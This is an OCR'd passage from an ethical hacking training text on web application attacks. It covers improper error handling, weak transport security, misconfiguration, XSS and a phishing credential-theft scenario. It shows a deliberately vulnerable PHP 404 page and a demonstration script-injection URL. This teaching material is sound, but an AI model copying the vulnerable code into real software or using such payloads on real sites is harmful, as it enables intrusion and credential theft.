
Other parameters can be changed including attribute parameters

Figure 14.14: Parameter Tampering attack example

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.



General Error

Could not obtain post/user information

DEBUG MODE

SQL Error: 1016 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)

```
SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website, u.user_email,
u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig, u.user_sig_bbcode_uid,
u.user_allowsmile, p.*, pt.post_text, pt.post_subject, pt.bbcode_uid FROM nuke_bbposts p,
nuke_users u, nuke_bbposts_text pt WHERE p.topic_id = '1547' AND pt.post_id = p.post_id
AND u.user_id = p.poster_id ORDER BY
p.post_time ASC LIMIT 0, 15
```

Line: 435

File:/user/home/geeks/www/vonage/modules/Forums/viewtopic.php

Figure 14.15: Screenshot displaying improper errors

The attacker can gather the following information from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.


Example

Assume that a user logs into an online banking application that possesses insufficient transport layer protection (i.e., it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plaintext format. This allows an attacker to steal such data to perform various types of attacks on the application.

Some server configuration problems are as follows:

- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling them completely would prove to be highly beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then the attacker discovers the standard admin pages on the server, logs in with default passwords, and establishes control over the server.



A7 - Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, enabling malicious attackers to inject client-side scripts into web pages viewed by other users
- It occurs when **unvalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**
- Some XSS attack exploits include malicious script execution, redirecting to a malicious server, exploiting user privileges, ads in hidden IFRAMES and pop-ups, data manipulation, etc.

How XSS Attacks Work

This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page

Server Code

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

(Handles requests for a nonexistent page: a classic 404 error page)

```
http://certifiedhacker.com
/jason_file.html
```

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet

A7 - Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.


Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.


Normal Request
404 Not found
/jason_file.html
1
Server Response
2
XSS Attack Code
404 Not found
Warning
WARNING: The application has encountered an error.
OK
Server Response
2
1
Server Code
Server

This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page

```
http://certifiedhacker.com
/jason_file.html
```


```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

(Handles requests for a nonexistent page: a classic 404 error page)

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

Figure 14.16: Demonstration of XSS attack

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet.



Cross-Site Scripting Attack Scenario: Attack via Email

Sends email with malicious link
Internet
Attacker harvests these credentials and gets access to victim's bank account
Attacker
User
User clicks the malicious link
Request is received by server hosting bank.com
Server sends a page to the user along with client profile dialog-box
User enters profile information and clicks Submit
Client Profile
Name:
Age:
Location:
Occupation:
Bank User ID:
User Password:
Submit

Hi, You have won a lottery of $2M, click the link to claim it. <A HREF=http://bank.com/ ...

